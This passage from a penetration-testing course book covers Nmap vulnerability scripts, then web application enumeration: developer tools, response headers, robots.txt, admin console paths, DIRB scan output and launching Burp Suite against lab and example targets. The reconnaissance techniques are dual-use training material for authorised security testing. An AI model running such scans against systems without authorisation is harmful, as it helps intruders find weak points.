Copyright © Offensive Security Ltd. All rights reserved.



```
|_      http://www.nessus.org/plugins/index.php?view=single&id=48340
MAC Address: 00:50:56:93:38:CA (VMware)
```

Listing 279 - Using NSE's "vuln" scripts against a specific virtual machine in the PWK labs

We see that the http-vuln-cve2010-2861.nse script successfully detected an Adobe Coldfusion vulnerability on our target. This is rather interesting and worth further investigation.

While Nmap is not a vulnerability scanner in the traditional sense, it can be very useful for similar tasks. We can use Nmap during a penetration test to verify vulnerability scanner results, to serve as a backup to a purpose-built scanner, and to help reduce false positives.

However, Nmap also requires heeding the same warnings applicable to traditional vulnerability scanners. We must understand what the scripts will and will not check for, the amount of traffic the scripts will generate, and what potential dangers we may incur with each script.

8.3.1.1 Exercise

1. Find an NSE script similar to the NFS Exported Share Information Disclosure that was executed in the "Scanning with Individual Nessus Plugins" section. Once found, run the script against Beta in the PWK labs.

8.4 Wrapping Up

Vulnerability scanning can be very helpful during the initial phase of a penetration test. Once configured correctly, vulnerability scanning tools can provide a wealth of information and reveal some serious and unforeseen vulnerabilities that can make a significant impact during a penetration testing engagement. That being said, it is important for us to understand that a manual review is still required and that scanners can only discover vulnerabilities that they are programmed for. Finally, we should always keep in mind that vulnerability scanning tools can perform actions that could be detrimental to some networks or targets, so we must exercise caution when using them.

Copyright © Offensive Security Ltd. All rights reserved.

9. Web Application Attacks

In this module, we will focus on the identification and exploitation of common web application vulnerabilities. Modern development frameworks and hosting solutions have simplified the process of building and deploying web-based applications. However, these applications usually expose a large attack surface because of a lack of mature application code, multiple dependencies, and insecure server configurations.

Web applications can be written in a variety of programming languages and frameworks, each of which can introduce specific types of vulnerabilities. However, the most common vulnerabilities are similar in concept, regardless of the underlying technology stack.

In this module, we will discuss web application vulnerability enumeration and exploitation. Although the complexity of vulnerabilities and attacks vary, we will demonstrate the exploitation of several common web application vulnerabilities listed in the OWASP Top 10 list.[237] These attack vectors will serve as the basic building blocks used to construct more advanced attacks.

9.1 Web Application Assessment Methodology

Before we begin discussing enumeration and exploitation, we will talk about the basic web application penetration testing methodology.

As a first step, we should gather information about the application. What does the application do? What language is it written in? What server software is the application running on? The answers to these and other basic questions will help guide us towards our first (or next) potential attack vector.

As with many penetration testing disciplines, the goal of each attempted attack or exploit is to increase our permissions within the application or pivot to another application or target. Each successful exploit along the way may grant access to new functionality or components within the application. We may need to successfully execute several exploits to advance from an unauthenticated user account access to any kind of shell on the system.

Enumeration of new functionality is important each step of the way especially since attacks that previously failed may succeed in a new context. As penetration testers, we must continue to enumerate and adapt until we've exhausted all attack avenues or compromised the system.

9.2 Web Application Enumeration

It is important to identify the components that make up a web application before attempting to blindly exploit it. Many web application vulnerabilities are technology-agnostic. However, some exploits and payloads need to be crafted based on the technological underpinnings of the application, such as the database software or operating system. Before launching any attacks on a web application, we should attempt to discover the technology stack in use, which generally consists of the following components:

- Programming language and frameworks

[237] (OWASP, 2019), https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Copyright © Offensive Security Ltd. All rights reserved.



- Web server software
- Database software
- Server operating system

There are several techniques that we can use to gather this information directly from the browser. Most modern browsers include developer tools that can assist in the enumeration process. We will be focusing on Firefox since it is the default browser in Kali Linux. However, most browsers include similar developer tools.

9.2.1 Inspecting URLs

File extensions, which are sometimes a part of a URL, can reveal the programming language the application was written in. Some of these, like .php, are straightforward, but other extensions are more cryptic and vary based on the frameworks in use. For example, a Java-based web application might use .jsp, .do, or .html.

However, file extensions on web pages are becoming less common since many languages and frameworks now support the concept of *routes*, which allow developers to map a URI to a section of code. Applications leveraging routes use logic to determine what content is returned to the user and make URI extensions largely irrelevant.

9.2.2 Inspecting Page Content

Although URL inspection can provide some clues about the target web application, most context clues can be found in the source of the web page. The Firefox *Debugger* tool (found in the *Web Developer* menu or by pressing Ctrl Shift K) displays the page's resources and content, which varies by application. The Debugger tool may display JavaScript frameworks, hidden input fields, comments, client-side controls within HTML, JavaScript, and much more.

To demonstrate this, we can open the Debugger while browsing www.megacorp.one:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 83: Using Developer Tools to Inspect JavaScript Sources

We can see that the application running on www.megacorpone.com uses jQuery[238] version 1.11.0, a common JavaScript library. In this case, the developer minified[239] the code, making it more compact and conserving resources but making it somewhat difficult to read. Fortunately, we can "prettify" code within Firefox by clicking on the *Pretty print source* button with the double curly braces:

[238] (jQuery, 2019), https://jquery.com/

[239] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Minification_(programming)

Copyright © Offensive Security Ltd. All rights reserved.




Figure 84: Pretty Print Source

After clicking the icon, Firefox will display the code in a format that is easier to read and follow:




Figure 85: Viewing Prettified Source in Firefox

We can also use the *Inspector* tool to drill down into specific page content. Let's use Inspector to examine the *email input* element from the "Contact" page by right-clicking the email address field on the page and selecting *Inspect Element* or using the shortcut Page Up.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 86: Selecting E-mail Input Element

This will open the Inspector tool and highlight the HTML for the element we right-clicked on.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 87: Using the Inspector Tool

This tool is especially useful for quickly finding hidden form fields in the HTML source.

9.2.3 Viewing Response Headers

We can also search server responses for additional information. There are two types of tools we can use to accomplish this task. The first type of tool is a proxy, which intercepts requests and responses between a client and a webserver. We will explore proxies later in this module, but first we will explore the *Network* tool, launched from the Firefox *Web Developer* menu, to view HTTP requests and responses. This tool shows network activity that occurs after it launches, so we must refresh the page to see traffic.

Copyright © Offensive Security Ltd. All rights reserved.




Figure 88: Using the Network Tool to View Requests

We can click on a request to get more details about it, in this case the response headers:

Copyright © Offensive Security Ltd. All rights reserved.




Figure 89: Viewing Response Headers in the Network Tool

The "Server" header displayed above will often reveal at least the name of the web server software. In many default configurations, it also reveals the version number.

Headers that start with "X-" are non-standard HTTP headers.[240] The names or values often reveal additional information about the technology stack used by the application. Some examples of non-standard headers include *X-Powered-By*, *x-amz-cf-id*, and *X-Aspnet-Version*. Further research into these names could reveal additional information, such as the "x-amz-cf-id" header, which indicates the application uses Amazon CloudFront.

9.2.4 Inspecting Sitemaps

Web applications can include sitemap files to help search engine bots crawl and index their sites. These files also include directives of which URLs *not* to crawl. These are usually sensitive pages or administrative consoles–exactly the sort of pages we are interested in.

The two most common sitemap filenames are robots.txt and sitemap.xml.

For example, we can retrieve the robots.txt file from www.google.com with **`curl`**:

```
kali@kali:~$ curl https://www.google.com/robots.txt
User-agent: *
```

[240] (Mozilla, 2019), https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers

Copyright © Offensive Security Ltd. All rights reserved.

```
Disallow: /search
Allow: /search/about
Allow: /search/static
Allow: /search/howsearchworks
Disallow: /sdch
Disallow: /groups
Disallow: /index.html?
Disallow: /?
Allow: /?hl=
...
```

Listing 280 - https://www.google.com/robots.txt

Allow and *Disallow* are directives for web crawlers indicating pages or directories that "polite" web crawlers may or may not access, respectively. Although the listed pages and directories in most cases may not be interesting and some may even be invalid, sitemap files should not be overlooked as they may contain clues about the website layout or other interesting information.

9.2.5 Locating Administration Consoles

Web servers often ship with remote administration web applications, or consoles, which are accessible via a particular URL and often listening on a specific TCP port.

Two common examples are the *manager*[241] application for *Tomcat* and *phpMyAdmin*[242] for MySQL hosted at **/manager/html** and **/phpmyadmin** respectively.

While these consoles can be restricted to local access or may be hosted on custom TCP ports, we often find them externally exposed by default configurations. Regardless, as penetration testers we should check the default console locations, identified in the application server software documentation. In the following section, we will also demonstrate tools that can be used to automate the search for these consoles and in a later section we will demonstrate exploitation techniques.

9.3 Web Application Assessment Tools

Once we have thoroughly explored a web application manually, we should consider using web application assessment tools to enumerate more information about the target.

There are a variety of tools that can aid in discovering and exploiting web application vulnerabilities, many of which come pre-installed in Kali. In this section, we will explore some of these tools including a few simple browser extensions and in a later section we will shift our focus to manual vulnerability enumeration and exploitation.

[241] (Apache Software Foundation, 2019), https://tomcat.apache.org/tomcat-7.0-doc/manager-howto.html

[242] (phpMyAdmin, 2019), https://www.phpmyadmin.net/

Copyright © Offensive Security Ltd. All rights reserved.

Automated tools can increase our productivity as penetration testers, but we must also understand manual exploitation techniques since tools will not always be available in every situation and manual techniques offer greater flexibility and customization. Remember, tools and automation make our job easier. They don't do the job for us.

9.3.2 DIRB

DIRB[243] is a web content scanner that uses a wordlist to find directories and pages by issuing requests to the server. DIRB can identify valid web pages on a web server even if the main index page is missing.

By default, DIRB will identify interesting directories on the server but it can also be customized to search for specific directories, use custom dictionaries, set a custom cookie or header on each request, and much more.

Let's run DIRB on www.megacorpone.com. We will supply several arguments: the URL to scan, **-r** to scan non-recursively, and **-z 10** to add a 10 millisecond delay to each request:

```
kali@kali:~$ dirb http://www.megacorpone.com -r -z 10
...
URL_BASE: http://www.megacorpone.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Recursive
SPEED_DELAY: 10 milliseconds

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://www.megacorpone.com/ ----
+ http://www.megacorpone.com/about (CODE:200|SIZE:12180)
+ http://www.megacorpone.com/admin (CODE:403|SIZE:292)
==> DIRECTORY: http://www.megacorpone.com/assets/
+ http://www.megacorpone.com/contact (CODE:200|SIZE:7721)
+ http://www.megacorpone.com/index (CODE:200|SIZE:12519)
+ http://www.megacorpone.com/index.html (CODE:200|SIZE:12519)
+ http://www.megacorpone.com/jobs (CODE:200|SIZE:11359)
==> DIRECTORY: http://www.megacorpone.com/old-site/
+ http://www.megacorpone.com/robots (CODE:200|SIZE:23)
+ http://www.megacorpone.com/robots.txt (CODE:200|SIZE:23)
+ http://www.megacorpone.com/server-status (CODE:403|SIZE:300)

-----------------
END_TIME: Wed Jun  5 11:03:05 2019
DOWNLOADED: 4612 - FOUND: 9
```

[243] (DIRB), http://dirb.sourceforge.net/about.html

Copyright © Offensive Security Ltd. All rights reserved.

Listing 281 - Running dirb against www.megacorpone.com.

According to the output in Listing 281, DIRB made 4,612 requests and reported the URL, status code, and size of nine distinct resources. By default, the tool will recurse into newly-discovered directories, but in this case, our non-recursive (**-r**) scan simply reports directories without descending into them. Obviously, we could begin with a non-recursive scan against a large target and recursively search interesting directories, or begin with a full recursive scan depending on our needs.

DirBuster is a Java application similar to DIRB that offers multi-threading and a GUI-based interface.

9.3.3 Burp Suite

Burp Suite[244] is a GUI-based collection of tools geared towards web application security testing, arguably best-known as a powerful proxy tool. While the free Community Edition mainly contains tools used in manual testing, the commercial versions include additional features, including a formidable web application vulnerability scanner. Burp Suite has an extensive feature list and is worth investigation, but we will only explore a few basic functions in this section. Please note that while Burp Suite Professional is prohibited during the OSCP exam, it is also not necessary.

Let's start Burp Suite. We can find it in Kali under Applications > 03 Web Application Analysis > burpsuite.

[244] (PortSwigger, 2019), https://portswigger.net/burp

Copyright © Offensive Security Ltd. All rights reserved.




Figure 90: Starting Burp Suite

We can also launch it from the command line with **burpsuite**:

```
kali@kali:~$ burpsuite
```

Listing 282 - Starting Burp Suite from a terminal shell

Once it launches, we'll choose *Temporary project* and click *Next*.

Copyright © Offensive Security Ltd. All rights reserved.

